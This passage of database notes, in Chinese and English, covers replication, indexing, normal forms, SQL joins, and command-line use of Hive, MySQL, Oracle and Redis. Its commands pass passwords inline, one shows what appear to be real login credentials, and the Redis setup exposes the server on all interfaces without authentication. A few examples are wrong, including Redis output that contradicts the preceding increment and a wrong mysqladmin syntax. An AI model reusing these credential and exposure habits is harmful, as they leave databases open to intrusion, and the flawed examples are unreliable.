基本的原理是让主数据库处理事务性查询，而从数据库处理 SELECT 查询。数据库复制被用来把事务性查询导致的变更同步到集群中的从数据库。读写分离简单的说是把对数据库读和写的操作分开对应不同的数据库服务器，这样能有效地减轻数据库压力，也能减轻 IO 压力。主数据库提供写操作，从数据库提供读操作，其实在很多系统中，主要是读的操作。当主数据库进行写操作时，数据要同步到从的数据库，这样才能有效保证数据库完整性。

Ebay 使用 Oracle 的数据库，通过 Quest SharePlex 工具进行数据同步。

MySQL 也有自己的同步数据技术，通过日志在从数据库重复主数据库的操作达到异步复制数据目的。

Transaction Splitting




图 5-1 Ebay 的读写分离

Transaction Splitting




图 5-2 MySQL 的读写分离

5.2.3 索引

索引是对数据库表中一列或多列的值进行排序的一种结构，使用索引可快速访问数据库表中的特定信息。建立索引的目的是加快对表中记录的查找或排序。为表设置索引要付出代价的：一是增加了数据库的存储空间，二是在插入和修改数据时要花费较多的时间（因为索引也要随之变动）。数据库索引就是为了提高表的搜索效率而对某些字段中的值建立的目录。

创建索引可以大大提高系统的性能。第一，通过创建唯一性索引，可以保证数据库表中每一行数据的唯一性。第二，可以大大加快数据的检索速度，这也是创建索引的最主要的原因。第三，可以加速表和表之间的连接，特别是在实现数据的参考完整性方面特别有意义。第四，在使用分组和排序子句进行数据检索时，同样可以显著减少查询中分组和排序的时间。第五，通过使用索引，可以在查询的过程中，使用优化隐藏器，提高系统的性能。

例如这样一个查询：select * from table1 where id=10000。如果没有索引，必须遍历整个表，直到 ID 等于 10000 的这一行被找到为止；有了索引之后（必须是在 ID 这一列上建立的索引），即可在索引中查找。由于索引是经过某种算法优化过的，因而查找次数要少的多的多。可见，索引是用来定位的。

索引分为聚簇索引和非聚簇索引两种，聚簇索引是按照数据存放的物理位置为顺序的，而非聚簇索引就不一样了；聚簇索引能提高多行检索的速度，而非聚簇索引对于单行的检索很快。

根据数据库的功能，可以在数据库设计器中创建三种索引：唯一索引、主键索引和聚集索引。

唯一索引是不允许其中任何两行具有相同索引值的索引。当现有数据中存在重复的键值时，大多数数据库不允许将新创建的唯一索引与表一起保存。数据库还可能防止添加将在表中创建重复键值的新数据。例如，如果在 employee 表中职员的姓 (lname) 上创建了唯一索引，则任何两个员工都不能同姓。

在数据库关系图中为表定义主键将自动创建主键索引，主键索引是唯一索引的特定类型。该索引要求主键中的每个值都唯一。当在查询中使用主键索引时，它还允许对数据的快速访问。

在聚集索引中，表中行的物理顺序与键值的逻辑（索引）顺序相同。一个表只能包含一个聚集索引。如果某索引不是聚集索引，则表中行的物理顺序与键值的逻辑顺序不匹配。与非聚集索引相比，聚集索引通常提供更快的数据访问速度。

应该在这些列上创建索引

- 在经常需要搜索的列上，可以加快搜索的速度
- 在作为主键的列上，强制该列的唯一性和组织表中数据的排列结构
- 在经常用在连接的列上，这些列主要是一些外键，可以加快连接的速度；
- 在经常需要根据范围进行搜索的列上创建索引，因为索引已经排序，其指定的范围是连续的；
- 在经常需要排序的列上创建索引，因为索引已经排序，这样查询可以利用索引的排序，加快排序查询时间；
- 在经常使用在 WHERE 子句中的列上面创建索引，加快条件的判断速度

不应该在这些列上创建索引

- 第一，对于那些在查询中很少使用或者参考的列不应该创建索引。这是因为，既然这些列很少使用到，因此有索引或者无索引，并不能提高查询速度。相反，由于增加了索引，反而降低了系统的维护速度和增大了空间需求。
- 第二，对于那些只有很少数据值的列也不应该增加索引。这是因为，由于这些列的取值很少，例如人事表的性别列，在查询的结果中，结果集的数据行占了表中数据行的很大比例，即需要在表中搜索的数据行的比例很大。增加索引，并不能明显加快检索速度。
- 第三，对于那些定义为 `text`, `image` 和 `bit` 数据类型的列不应该增加索引。这是因为，这些列的数据量要么相当大，要么取值很少，不利于使用索引。
- 第四，当修改性能远远大于检索性能时，不应该创建索引。这是因为，修改性能和检索性能是互相矛盾的。当增加索引时，会提高检索性能，但是会降低修改性能。当减少索引时，会提高修改性能，降低检索性能。因此，当修改操作远远多于检索操作时，不应该创建索引。

5.3 关系数据库

数据模型的三要素是数据结构、数据操作和完整性约束。根据数据结构的不同，常见的数据模型包括层次模型，网状模型和关系模型。

实体完整性要求每一个表中的主键字段都不能为空或者重复的值。域完整性限制了某些属性中出现的值，把属性限制在一个有限的集合中。例如，如果属性类型是整数，那么它就不能是 101.5 或任何非整数。引用完整性表示任何引用表中的外键都必须总引用被引用表中的一个有效行。引用完整性确保两表间的关系在更新和删除期间保持同步。如果要删除被引用的对象，那么也要删除引用它的所有对象，或者把引用值设置为空（如果允许的话）。用户定义完整性（user defined integrity）则是根据应用环境的要求和实际的需要，对某一具体应用所涉及的数据提出约束性条件。这一约束机制一般不应由应用程序提供，而应有由关系模型提供定义并检验。

设 FK 是基本关系 R 的一个或一组属性，但不一定是关系 R 的主关键字。如果 FK 与基本关系 S 的主关键字相对应，则称 FK 是基本关系 R 的外关键字，并称基本关系 R 为引用关系，基本关系 S 为被引用关系。

5.3.1 关系数据库的设计范式

第一范式（1NF）是指数据库表的每一列都是不可分割的基本数据项，同一列中不能有多个值，即实体中的某个属性不能有多个值或者不能有重复的属性。

第二范式要求数据表里的所有数据都要和该数据表的主键有完全依赖关系；如果有哪些数据只和主键的一部份有关的话，就得把它们独立出来变成另一个数据表。如果一个数据表的主键只有单一一个字段的话，它就一定符合第二范式。所谓完全依赖是指不能存在仅依赖主关键字一部分的属性。

第三范式需要确保数据表中的每一列数据都和候选码直接相关，而不能间接相关。若 $R \in 3NF$ ，则 R 的每一个非主属性既不部分函数依赖于候选码也不传递函数依赖于候选码。

BC 范式（BCNF,3.5NF）是在第三范式的基础上加上更严格约束，每个 BCNF 关系是第三范式的子集，有从属关系。它的定义是：如果对于关系模式 $R \in 1NF$ 中存在的任何一个非平凡函数依赖（非平凡指 A 不说 X 子集） $X \rightarrow A$ ，都满足 X 是 R 的一个候选键，那么关系模式 $R \in BCNF$ 。

函数依赖和多值依赖是两种最重要的数据依赖。如果只考虑函数依赖，则修正第三范式后的 BCNF 的关系模式规范化程度已经是最高的了。第四范式涵义： $R \in 1NF$ ，如果对于 R 的每个非平凡多值依赖 $X \rightarrow\rightarrow Y$ ，X 都含有候选码，则 $R \in 4NF$ 。设 R(U) 是属

性集 U 上的一个关系模式。X, Y, Z 是 U 的子集, 并且 $Z=U-X-Y$ 。关系模式 R(U) 中多值依赖 $X \rightarrow\rightarrow Y$ 成立, 当且仅当对 R(U) 的任一关系 r, 给定的一对 (x, z) 值有一组 Y 的值, 这组值仅仅决定于 x 值而与 z 值无关。若 $X \rightarrow\rightarrow Y$, 而 Z 为空集, 则称 $X \rightarrow\rightarrow Y$ 为平凡的多值依赖; 若 Z 不为空, 则称其为非平凡的多值依赖。

5.3.2 流行的关系数据库

MySQL 5 作为当今最流行的开放源码数据库之一, MySQL 数据库为用户提供了一个相对简单的解决方案, 适用于广泛的应用程序部署, 能够降低用户的 TCO。MySQL 是一个多线程、结构化查询语言 (SQL) 数据库服务器。MySQL 的执行性能高, 运行速度快, 容易使用。

PostgreSQL 是一个功能齐全、开放源码的对象一关系性数据库管理系统 (ORDBMS)。目前, PostgreSQL 的稳定版本为 8.4 版, 具有丰富的特性和商业级数据库管理系统的特质。这是一次向高质量大型数据库管理系统的飞跃。PostgreSQL 是很富特色的开源数据库管理系统, 其特性覆盖 SQL-2/SQL-92 和 SQL-3/SQL-99。

商用数据库包括 IBM DB2, Oracle, Informix, Sybase, SQL Server。

5.3.3 关系代数

投影 (projection) 操作用来从关系 R 中生成一个新的关系, 包含 R 的部分列, 记作 $\pi_{A_1, A_2, \dots, A_n}(R)$ 。

选择 (selection) 操作作用到 R 上, 产生的新关系的元组必须满足涉及某属性的条件 C, 记作 $\sigma_C(R)$ 。

内连接包括相等连接, 自然连接, θ 连接和交叉连接等。

交叉连接 (cross join), 又称笛卡尔连接 (cartesian join) 或叉乘 (Product), 它是所有类型的内连接的基础。把表视为行记录的集合, 交叉连接即返回这两个集合的笛卡尔积。这其实等价于内连接的链接条件为“永真”, 或连接条件不存在。如果 A 和 B 是两个集合, 它们的交叉连接就记为: $A \times B$. 用于交叉连接的 SQL 代码在 FROM 列出表名, 但并不包含任何过滤的连接谓词. 显式的交叉连接实例:

```
SELECT *
FROM   employee CROSS JOIN department
```

隐式的交叉连接实例:

```
SELECT *
FROM   employee, department;
```

θ 连接用于筛选出符合一定条件的元组。满足条件 C 的关系 R 和 S 的 θ 连接记作 $R \bowtie_C S$ 。

相等连接 (equi-join, 或 equijoin), 是比较连接 (θ 连接) 的一种特例, 它的连接谓词只用了相等比较。使用其他比较操作符 (如 $<$) 的不是相等连接。

```
SELECT *
FROM   employee
INNER JOIN department
ON employee.DepartmentID = department.DepartmentID

SELECT *
FROM   employee, department
WHERE  employee.DepartmentID = department.DepartmentID
```

自然连接比相等连接的进一步特例化。两表做自然连接时, 两表中的所有名称相同的列都将被比较, 这是隐式的。自然连接得到的结果表中, 两表中名称相同的列只出现一次。R 与 S 的自然连接表示为 $R \bowtie S$ 。

```
SELECT *
FROM   employee NATURAL JOIN department
```

外连接并不要求连接的两表的每一条记录在对方表中都一条匹配的记录。连接表保留所有记录 – 甚至这条记录没有匹配的记录也要保留。外连接可依据连接表保留左表, 右表或全部表的行而进一步分为左外连接, 右外连接和全连接。在标准的 SQL 语言中, 外连接没有隐式的连接符号。

左外连接 (left outer join), 亦简称为左连接 (left join), 若 A 和 B 两表进行左外连接, 那么结果表中将包含“左表”(即表 A)的所有记录, 即使那些记录在“右表”B 没有符合连接条件的匹配。这意味着即使 ON 语句在 B 中的匹配项是 0 条, 连接操作还是会返回一条记录, 只不过这条记录的中来自于 B 的每一列的值都为 NULL。这意味着左外连接会返回左表的所有记录和右表中匹配记录的组合 (如果右表中无匹配记录, 来自于右表的所有列的值设为 NULL)。如果左表的一行在右表中存在多个匹配行, 那么左表的行会复制和右表匹配行一样的数量, 并进行组合生成连接结果。全连接是左右外连接的并集。连接表包含被连接的表的所有记录, 如果缺少匹配的记录, 即以 NULL 填充。一些数据库系统 (如 MySQL) 并不直接支持全连接, 但它们可以通过左右外连接的并集 (union) 来模拟实现。

自连接就是和自身连接。

```
SELECT F.EmployeeID, F.LastName, S.EmployeeID, S.LastName, F.Country  
FROM Employee F, Employee S  
WHERE F.Country = S.Country  
AND F.EmployeeID < S.EmployeeID  
ORDER BY F.EmployeeID, S.EmployeeID  
-- 雇员表 Employee
```

5.4 HBase

Configuration file: hbase-site.xml

Start a client:

```
hbase shell
```

Common commands:

```
status  
help  
version  
whoami
```

A tutorial:[HBase Tutorial](#)

5.5 Hive

To start hive in CLI mode, type `hive` or

```
beeline -u jdbc:hive2://
```

Check built-in functions:

Hive Function Meta commands

- SHOW FUNCTIONS— lists Hive functions and operators
- DESCRIBE FUNCTION [function name]— displays short description of the function

- DESCRIBE FUNCTION EXTENDED [function name]— access extended description of the function

<https://www.qubole.com/resources/cheatsheet/hive-function-cheat-sheet/>

5.5.1 basic commands

Database/Schema create:

```
create database NAME;
```

Table create:

```
CREATE EXTERNAL TABLE test_p(
  id int,
  name string
)
partitioned by (date STRING)
ROW FORMAT DELIMITED FIELDS TERMINATED BY '\,' LINES TERMINATED BY '\n'
STORED AS TEXTFILE;
```

Data loading:

```
LOAD DATA [LOCAL] INPATH 'filepath' [OVERWRITE] INTO TABLE tablename [PARTITION (partcol1...)]
```

Data insert:

```
insert overwrite table session_hour_partition_save PARTITION (date='20170101',hour='01')
```

From Hive to HDFS:

```
insert overwrite directory '/user/hive/tmp' select * from test;
```

5.5.2 Mapjoin: a trick to accelerate small table joins

Mapjoin is a little-known feature of Hive. It allows a table to be loaded into memory so that a (very fast) join could be performed entirely within a mapper without having to use a Map/Reduce step. If your queries frequently rely on small table joins (e.g. cities or countries, etc.) you might see a very substantial speed-up from using mapjoins. There are two ways to enable it. First is by using a hint, which looks like `/*+ MAPJOIN(aliasname), MAPJOIN(anothertable) */`. This C-style comment should be placed immediately following the SELECT. It directs Hive to load aliasname (which is a table or alias of the query) into memory.

```
SELECT /*+ MAPJOIN(c) */ * FROM orders o JOIN cities c ON (o.city_id = c.id);
```

Another (better, in my opinion) way to turn on mapjoins is to let Hive do it automatically. Simply set `hive.auto.convert.join` to true in your config, and Hive will automatically use mapjoins for any tables smaller than `hive.mapjoin.smalltable.filesize` (default is 25MB).

Mapjoins have a limitation in that the same table or alias cannot be used to join on different columns in the same query. (This makes sense because presumably Hive uses a `HashMap` keyed on the column(s) used in the join, and such a `HashMap` would be of no use for a join on different keys). The workaround is very simple - do not use the same aliases in your query.

5.6 MySQL

5.6.1 Deploying MySQL

Starting MySQL in Mac OS X:

```
1 mysql.server start
```

If that fails, just type `mysqlrd`.

To Create a database in MySQL,

```
1 create database samp_db character set gbk;
2 CREATE DATABASE IF NOT EXISTS mdss DEFAULT CHARSET utf8 COLLATE utf8_general_ci;
```

To create a table, the official site of MySQL gives an example:

```
1 CREATE TABLE pet (name VARCHAR(20), owner VARCHAR(20), species VARCHAR(20), sex CHAR(1), birth
DATE, death DATE);
```

Read meta data:

```
1 desc haah;
2 describe haah;
3 show columns from haah;
4 SHOW CREATE TABLE tablename;
5 show full columns from haah;
```

Schema can be specified when login,

```
1 mysql -D dbname -h hostname -u username -p
```

SQL statements or a script can also be specified during the login command,

```
1 mysql -D samp_db -u root < h.sql
2 mysql -D samp_db -u root -e 'select * from haah;'
```

5.6.2 Configuration

Check timeout settings,

```
show variables where variable_name like '%timeout';
```

You change default value in MySQL configuration file

```
[mysqld]
connect_timeout=100
```

Or set this in statements like

```
con.query('SET GLOBAL connect_timeout=28800')
con.query('SET GLOBAL wait_timeout=28800')
con.query('SET GLOBAL interactive_timeout=28800')
```

5.6.3 security management

If you have never set a root password for MySQL, the server does not require a password at all for connecting as root. To set up a root password for the first time, use the mysqladmin command at the shell prompt as follows:

```
mysqladmin -u root password NEWPASS
```

If you want to change (or update) a root password to the new password 'newpass', then you need to use the following command:

```
mysqladmin -u root -p OLDPASS NEWPASS
```

5.6.4 MySQL with Python

Installation on Windows:

```
install using wheel
pip install wheel
download from http://www.lfd.uci.edu/~gohlke/pythonlibs/#mysql-python
pip install mysqlclient-1.3.8-cp36-cp36m-win_amd64.whl
```

5.6.5 Data Export and Import with CSV files

```
mysql -uroot -p123456 -hmdss18 -Dmdss -e "SELECT * FROM i_ddos_current_events
INTO OUTFILE '/tmp/i_ddos_current_events.csv'
FIELDS TERMINATED BY ','
ENCLOSED BY '\"'
LINES TERMINATED BY '\n';"

scp root@mdss18:/tmp/*_ddos_*.csv root@mdss27:/tmp

mysql -uroot -p123456 -hmdss27 -Dmdss -e "
TRUNCATE i_ddos_current_events;
LOAD DATA INFILE '/tmp/i_ddos_current_events.csv' REPLACE
INTO TABLE i_ddos_current_events
FIELDS TERMINATED BY ','
ENCLOSED BY '\"'
LINES TERMINATED BY '\n';"
```

5.6.6 Data Migration via SQL Scripts

```
mysqldump -uroot -p123456 -hmdss18 mdss i_ddos_flood_events --where 'id in
(select id from i_ddos_current_events)'
--lock-tables=false --no-create-info --insert-ignore
> /tmp/i_ddos_flood_events.sql

mysql -uroot -p123456 -hmdss27 -Dmdss --force < /tmp/i_ddos_flood_events.sql
```

5.6.7 MySQL Ping

```
/* ping */ select 1
```

5.7 NoSQL

NoSQL 有时也称作 Not Only SQL 的缩写，是对不同于传统的关联式数据库的数据库管理系统的统称。两者存在许多显著的不同点，其中最重要的是 NoSQL 不使用 SQL 作为查询语言。其数据存储可以不需要固定的表格模式，也经常会避免使用 SQL 的 JOIN 操作，一般有水平可扩展性的特征。NoSQL 的实现具有二个特征：使用硬盘，或者把随机存储器作存储载体。少数 NoSQL 系统部署了分布式结构，通常使用分散式杂凑表（DHT）将数据以冗余方式保存在多台服务器上。依此，扩充系统时候添加服务器更容易，并且扩大了对服务器失效的承受能程度。

5.7.1 BigTable

BigTable 是 Google 设计的分布式数据存储系统，用来处理海量的数据的一种非关系型的数据库。

BigTable 是非关系的数据库，是一个稀疏的、分布式的、持久化存储的多维度排序 Map。Bigtable 的设计目的是可靠的处理 PB 级别的数据，并且能够部署到上千台机器上。Bigtable 已经实现了下面的几个目标：适用性广泛、可扩展、高性能和高可用性。Bigtable 已经在超过 60 个 Google 的产品和项目上得到了应用，包括 Google Analytics、GoogleFinance、Orkut、Personalized Search、Writely 和 GoogleEarth。这些产品对 Bigtable 提出了迥异的需求，有的需要高吞吐量的批处理，有的则需要及时响应，快速返回数据给最终用户。它们使用的 Bigtable 集群的配置也有很大的差异，有的集群只有几台服务器，而有的则需要上千台服务器、存储几百 TB 的数据。

在很多方面，Bigtable 和数据库很类似：它使用了很多数据库的实现策略。并行数据库和内存数据库已经具备可扩展性和高性能，但是 Bigtable 提供了一个和这些系统完全不同的接口。Bigtable 不支持完整的关系数据模型；与之相反，Bigtable 为客户提供了一个简单的数据模型，利用这个模型，客户可以动态控制数据的分布和格式（alex 注：也就是对 BigTable 而言，数据是没有格式的，用数据库领域的术语说，就是数据没有 Schema，用户自己去定义 Schema），用户也可以自己推测（alex 注：reasonabout）底层存储数据的位置相关性（alex 注：位置相关性可以这样理解，比如树状结构，具有相同前缀的数据的存放位置接近。在读取的时候，可以把这些数据一次读取出来）。数据的下标是行和列的名字，名字可以是任意的字符串。Bigtable 将存储的数据都视为字符串，但是 Bigtable 本身不去

解析这些字符串，客户程序通常会在把各种结构化或者半结构化的数据串行化到这些字符串里。通过仔细选择数据的模式，客户可以控制数据的位置相关性。最后，可以通过 BigTable 的模式参数来控制数据是存放在内存中、还是硬盘上。

5.7.2 HBase

HBase 是一个开源的非关系型分布式数据库（NoSQL），它参考了谷歌的 BigTable 建模，实现的编程语言为 Java。它是 Apache 软件基金会 Hadoop 项目的一部分，运行于 HDFS 文件系统之上，为 Hadoop 提供类似于 BigTable 规模的服务。HBase 在列上实现了 BigTable 论文提到的压缩算法、内存操作和布隆过滤器。

HBase – Hadoop Database，是一个高可靠性、高性能、面向列、可伸缩的分布式存储系统，利用 HBase 技术可在廉价 PC Server 上搭建起大规模结构化存储集群。HBase 是 Google Bigtable 的开源实现，类似 Google Bigtable 利用 GFS 作为其文件存储系统，HBase 利用 Hadoop HDFS 作为其文件存储系统；Google 运行 MapReduce 来处理 Bigtable 中的海量数据，HBase 同样利用 Hadoop MapReduce 来处理 HBase 中的海量数据；Google Bigtable 利用 Chubby 作为协同服务，HBase 利用 Zookeeper 作为对应。

5.7.3 mongodb

MongoDB 是一个高性能，开源，无模式的文档型数据库，是当前 NoSql 数据库中比较热门的一种。它在许多场景下可用于替代传统的关系型数据库或键/值存储方式。Mongo 使用 C++ 开发。

Mongo DB 很好的实现了面向对象的思想 (OO 思想)，在 Mongo DB 中每一条记录都是一个 Document 对象。Mongo DB 最大的优势在于所有的数据持久操作都无需开发人员手动编写 SQL 语句，直接调用方法就可以轻松的实现 CRUD 操作。

NoSQL 数据库与传统的关系型数据库相比，它具有操作简单、完全免费、源码公开、随时下载等特点，并可以用于各种商业目的。这使 NoSQL 产品广泛应用于各种大型门户网站和专业网站，大大降低了运营成本。2010 年，随着互联网 Web2.0 网站的兴起，NoSQL 在国内掀起一阵热潮，其中风头最劲的莫过于 MongoDB 了。越来越多的业界公司已经将 MongoDB 投入实际的生产环境，很多创业团队也将 MongoDB 作为自己的首选数据库，创造出非常之多的移动互联网应用。

MongoDB 的文档模型自由灵活，可以让你在开发过程中畅顺无比。对于大数据量、高并发、弱事务的互联网应用，MongoDB 可以应对自如。MongoDB 内置的水平扩展机制提供了从百万到十亿级别的数据量处理能力，完全可以满足 Web2.0 和移动互联网的数据存储需求，其开箱即用的特性也大大降低了中小型网站的运维成本。

适用场合：

- 网站数据：Mongo 非常适合实时的插入，更新与查询，并具备网站实时数据存储所需的复制及高度伸缩性。
- 缓存：由于性能很高，Mongo 也适合作为信息基础设施的缓存层。在系统重启之后，由 Mongo 搭建的持久化缓存层可以避免下层的数据源过载。
- 大尺寸，低价值的数据：使用传统的关系型数据库存储一些数据时可能会比较昂贵，在此之前，很多时候程序员往往会选择传统的文件进行存储。
- 高伸缩性的场景：Mongo 非常适合由数十或数百台服务器组成的数据库。Mongo 的路线图中已经包含对 MapReduce 引擎的内置支持。
- 用于对象及 JSON 数据的存储：Mongo 的 BSON 数据格式非常适合文档化格式的存储及查询。

5.7.4 Redis

Redis 是一个开源的使用 ANSI C 语言编写、支持网络、可基于内存亦可持久化的日志型、Key-Value 数据库，并提供多种语言的 API。从 2010 年 3 月 15 日起，Redis 的开发工作由 VMware 主持。

Redis 是一个 key-value 存储系统。和 Memcached 类似，它支持存储的 value 类型相对更多，包括 string(字符串)、list(链表)、set(集合)、zset(sorted set -有序集合) 和 hash (哈希类型)。这些数据类型都支持 push/pop、add/remove 及取交集并集和差集及更丰富的操作，而且这些操作都是原子性的。在此基础上，redis 支持各种不同方式的排序。与 memcached 一样，为了保证效率，数据都是缓存在内存中。区别的是 redis 会周期性的把更新的数据写入磁盘或者把修改操作写入追加的记录文件，并且在此基础上实现了 master-slave(主从)同步。

Redis 的外围由一个键、值映射的字典构成。与其他非关系型数据库主要不同在于：Redis 中值的类型不仅限于字符串，还支持如下抽象数据类型：

- 字符串列表
- 无序不重复的字符串集合
- 有序不重复的字符串集合
- 键、值都为字符串的哈希表

值的类型决定了值本身支持的操作。Redis 支持不同无序、有序的列表，无序、有序的集合间的交集、并集等高级服务器端原子操作。

Redis 通常将全部的数据存储在内存中。2.4 版本后可配置为使用虚拟内存，一部分数据集存储在硬盘上，但这个特性废弃了。目前通过两种方式实现持久化：

- 使用快照，一种半持久耐用模式。不时的将数据集以异步方式从内存以 RDB 格式写入硬盘。
- 1.1 版本开始使用更安全的 AOF 格式替代，一种只能追加的日志类型。将数据集修改操作记录起来。Redis 能够在后台对只可追加的记录作修改来避免无限增长的日志。

Redis 支持主从同步。数据可以从主服务器向任意数量的从服务器上同步，从服务器可以是关联其他从服务器的主服务器。这使得 Redis 可执行单层树复制。从盘可以有意无意的对数据进行写操作。由于完全实现了发布/订阅机制，使得从数据库在任何地方同步树时，可订阅一个频道并接收主服务器完整的消息发布记录。同步对读取操作的可扩展性和数据冗余很有帮助。

5.7.5 Cassandra

Cassandra 最初由 Facebook 开发，后来成了 Apache 开源项目，它是一个网络社交云计算方面理想的数据库。它集成了其他的流行工具如 Solr，现在已经成为一个完全成熟的数据存储工具。Cassandra 是一个混合型的非关系的数据库，类似于 Google 的 BigTable。其主要功能比 Dynomite（分布式的 Key-Value 存储系统）更丰富，但支持度却不如文档存储 MongoDB。Cassandra 的主要特点就是它不是一个数据库，而是由一堆数据库节点共同构成的一个分布式网络服务，对 Cassandra 的一个写操作，会被复制到其他节点上去，而对 Cassandra 的读操作，也会被路由到某个节点上面去读取。在最近的一次测试中，Netflix 建立了一个 288 个节点的集群。

5.7.6 DynamoDB

DynamoDB 是亚马逊的 key-value 模式的存储平台，可用性和扩展性都很好，性能也不错：读写访问中 99.9% 的响应时间都在 300ms 内。DynamoDB 的 NoSQL 解决方案，也是使用键/值对存储的模式，而且通过服务器把所有的数据存储在 SSD 上的三个不同的区域。如果有更高的传输需求，DynamoDB 也可以在后台添加更多的服务器。

5.7.7 CouchDB

CouchDB 是用 Erlang 开发的面向文档的数据库系统，不过它不是一个传统的关系数据库，而是面向文档的数据库，其数据存储方式有点类似 lucene 的 index 文件格式，CouchDB 最大的意义在于它是一个面向 web 应用的新一代存储系统。作为一个分布式的数据库，CouchDB 可以把存储系统分布到 n 台物理的节点上面，并且很好的协调和同步节点之间的数据读写一致性。CouchDB 支持 REST API，可以让用户使用 JavaScript 来操作 CouchDB 数据库，也可以用 JavaScript 编写查询语句，可以想像一下，用 AJAX 技术结合 CouchDB 开发出来的 CMS 系统会是多么的简单和方便。

5.7.8 Lucene/Solr

Lucene 是 Apache 软件基金会 4 jakarta 项目组的一个子项目，这是一个开放源代码的全文检索引擎工具包，就是说它不是一个完整的全文检索引擎，而是一个全文检索引擎的架构。不过大多数人并不认同 Lucene 是一个数据库，因为大多数人只是用它来检索大量的文本块，不过它的确采用了与其他 NoSQL 数据存储相似的模型。如果说查询并不是仅仅局限于精确的匹配，而是寻找出那些出现在块中的字或者字段的话，毫无疑问，Lucene/Solr 是最好的查询方式。

5.8 Oracle databases

5.8.1 sqlplus instant client installation

SQLPlus is an interactive and batch query tool that is installed with every Oracle Database installation. It has a command-line user interface, a Windows Graphical User Interface (GUI) and the iSQLPlus web-based user interface.

There is also the SQLPlus Instant Client which is a stand-alone command-line interface available on platforms that support the OCI Instant Client. SQLPlus Instant Client connects to any available Oracle database, but does not require its own Oracle database installation.

Two RPM installers are required, which can be downloaded from official website and installed with `rpm -ivq` or `yum` command:

```
yum install oracle-instantclient12.2-basic-12.2.0.1.0-1.x86_64.rpm  
yum install oracle-instantclient12.2-sqlplus-12.2.0.1.0-1.x86_64.rpm
```

After installation, some setting is demanded:

```
export LD_LIBRARY_PATH=/usr/lib/oracle/12.2/client64/lib:$LD_LIBRARY_PATH
export PATH=/usr/lib/oracle/12.2/client64/bin:$PATH
```

A sqlplus binary is invoked, with USER, PASSWORD, HOST, PORT and DATABASE specified.

```
sqlplus "username/mypassword@(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP) (Host=10.98.33.112)
sqlplus "icpuserrt/icpuserrt@(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP) (Host=10.98.33.112)
```

To check system encoding:

```
SQL> select userenv('language') from dual;
```

```
USERENV('LANGUAGE')
```

```
-----
```

```
AMERICAN_AMERICA.ZHS16GBK
```

For this encoding we need to configure our environment in shell and terminal emulator:

```
export NLS_LANG="AMERICAN_AMERICA.ZHS16GBK"
```

Do not forget the terminal emulator.

5.8.2 Oracle SQL

A query statement listing all tables is like:

```
select table_name from all_tables;
```

A common select-with-limit is:

```
select id, dwmc from yhgl_badwxx where shengid=510000 and rownum < 4;
```

5.9 Redis

5.9.1 Installation and Start

To install on CentOS 6:

```
yum install epel-release  
yum install redis  
service redis start
```

Installation on OSX:

```
brew install redis  
## To have launchd start redis now and restart at login:  
brew services start redis  
## Or, if you don't want/need a background service you can just run:  
redis-server /usr/local/etc/redis.conf
```

To start a redis client connecting to local server:

```
redis-cli  
redis-cli -h 172.30.35.1
```

To allow remote access, modify redis.conf:

```
bind 0.0.0.0
```

Before connecting to a remote database, we can first try to ping it:

```
redis-cli -h 172.30.35.1 ping
```

Simple manipulation:

```
redis 127.0.0.1:6379> set age 22  
OK  
redis 127.0.0.1:6379> incr age  
(integer) 23  
redis 127.0.0.1:6379> get age  
"24"  
redis 127.0.0.1:6379> set name 'ka'  
OK  
redis 127.0.0.1:6379> get name  
"ka"
```

We can delete a key by using

```
DEL keyname
```

To list all keys matching a wildcard, type like this:

```
KEYS *
```

5.9.2 Programming Redis with Python

Python API is provided with the `redis` package.

```
import redis
r = redis.Redis(host='localhost', port=6379, db=0)
x = r.get('age')
r.set('foo', 'bar')
y = r.get('foo')
```

5.10 SQL

SQL 是介于关系代数和关系演算之间的结构化查询语言，已经成为关系数据库的标准语言。

SQL is a set-based, declarative query language, not an imperative language like C or BASIC. However, there are extensions to Standard SQL which add procedural programming language functionality, such as control-of-flow constructs. SQL/PSM (SQL/Persistent Stored Modules) is an ISO standard mainly defining an extension of SQL with a procedural language for use in stored procedures. However, the major SQL vendors have historically included their own proprietary procedural extensions.

SQL 包含 3 个部分：

- “数据定义语言” (DDL : Data Definition Language) 是 SQL 语言集中，负责数据结构定义与数据库对象定义的语言，由 CREATE、ALTER 与 DROP 三个语法所组成，最早是由 Codasyl (Conference on Data Systems Languages) 数据模型开始，现在被纳入 SQL 指令中作为其中一个子集。
- “数据操纵语言” (DML : Data Manipulation Language) 负责对数据库对象运行数据访问工作的指令集，以 INSERT、UPDATE、DELETE 三种指令为核心，分别代表插入、更新与删除。Performing read-only queries of data is sometimes also considered a component of DML. 有很多开发人员都把加上 SQL 的 SELECT 语句的四大指令以“CRUD”来称呼。SELECT ...INTO 是非标准的持久化操作。

- “数据控制语言”(DCL : Data Control Language) 是一种可对数据访问权进行控制的指令，它可以控制特定用户帐户对数据表、查看表、预存程序、用户自定义函数等数据库对象的控制权。由 GRANT 和 REVOKE 两个指令组成。




图 5-3 SQL language elements

某些数据库强制要求语句后有分号。

5.10.1 真值逻辑

空值(关键字 NULL)，关系数据库中对数据属性未知或缺失的一种标识。数据库表主键的取值不能为空值。在 SQL 的 Where 条件式去判断字段是否为 Null 时，where id = null 是无法正确执行的，必须写成 where id is null，其否定条件是 is not null。

